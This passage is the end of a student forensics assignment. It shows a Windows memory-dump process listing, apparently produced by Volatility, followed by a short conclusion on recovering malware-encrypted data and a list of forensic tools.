2600  748  spoolsv.exe  0xd28e8768e200  7  -  0  False  2024-03-15 15:05:52.000000   N/A  Disabled
2664  748  svchost.exe  0xd28e876922c0  12  -  0  False  2024-03-15 15:05:53.000000   N/A  Disabled
2696  748  svchost.exe  0xd28e876972c0  5  -  0  False  2024-03-15 15:05:53.000000   N/A  Disabled
2808  748  svchost.exe  0xd28e877f0200  10  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2828  748  svchost.exe  0xd28e877f9300  10  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2836  748  svchost.exe  0xd28e877f42c0  5  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2904  748  svchost.exe  0xd28e8781c2c0  2  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2924  748  svchost.exe  0xd28e8781e2c0  16  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2948  748  svchost.exe  0xd28e87821080  3  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
2960  748  svchost.exe  0xd28e8781b080  5  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
3028  748  OfficeClickToR  0xd28e8785e340  18  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
1556  748  svchost.exe  0xd28e878b92c0  3  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
3020  748  svchost.exe  0xd28e878bc240  5  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
1576  748  svchost.exe  0xd28e86bea080  7  -  0  False  2024-03-15 15:05:54.000000   N/A  Disabled
3836  896  dllhost.exe  0xd28e87aac080  4  -  0  False  2024-03-15 15:06:06.000000   N/A  Disabled
3964  748  svchost.exe  0xd28e87c9c2c0  5  -  0  False  2024-03-15 15:06:07.000000   N/A  Disabled
4064  748  svchost.exe  0xd28e87d0c080  13  -  0  False  2024-03-15 15:06:07.000000   N/A  Disabled
2880  748  svchost.exe  0xd28e87d7f080  2  -  0  False  2024-03-15 15:06:09.000000   N/A  Disabled
2636  748  svchost.exe  0xd28e87d7c080  6  -  0  False  2024-03-15 15:06:10.000000   N/A  Disabled
4288  1272  sihost.exe  0xd28e87da1240  8  -  1  False  2024-03-15 15:06:12.000000   N/A  Disabled
4344  748  svchost.exe  0xd28e87d9c240  11  -  1  False  2024-03-15 15:06:13.000000   N/A  Disabled
4384  748  svchost.exe  0xd28e87ec8080  3  -  1  False  2024-03-15 15:06:13.000000   N/A  Disabled
4520  1204  taskhostw.exe  0xd28e87f342c0  8  -  1  False  2024-03-15 15:06:13.000000   N/A  Disabled
4648  748  svchost.exe  0xd28e87f71280  3  -  0  False  2024-03-15 15:06:13.000000   N/A  Disabled
4692  748  svchost.exe  0xd28e87f70240  5  -  0  False  2024-03-15 15:06:13.000000   N/A  Disabled
4700  4648  ctfmon.exe  0xd28e87f81080  12  -  1  False  2024-03-15 15:06:13.000000   N/A  Disabled
4856  696  userinit.exe  0xd28e87fe4080  0  -  1  False  2024-03-15 15:06:14.000000   2024-03-15 15:06:32.000000   Disabled
4908  4856  explorer.exe  0xd28e87fe90c0  72  -  1  False  2024-03-15 15:06:14.000000   N/A  Disabled
4956  748  svchost.exe  0xd28e87ff02c0  8  -  0  False  2024-03-15 15:06:14.000000   N/A  Disabled
936  748  svchost.exe  0xd28e87fec080  7  -  1  False  2024-03-15 15:06:16.000000   N/A  Disabled
```

CONCLUSION

Conclusively in this assignment we have analysed memory dump data, FTK images and network logs to detect the type of malware, its source code its data encryption method, its method of registry entry and to recover the data encrypted which ultimately would be lost by the subject and were able to recover that particular data and complete this challenging task.

We are able to conclude that using multiple forensic tools such as imaging and analysis softwares, we can recover stolen data, find stolen data and find the source and path of the entry of malware in our systems.

List of Resources

- *https://volatilityfoundation.org/*
- *https://www.exterro.com/digital-forensics-software/ftk-imager*
- https://www.wireshark.org/download.html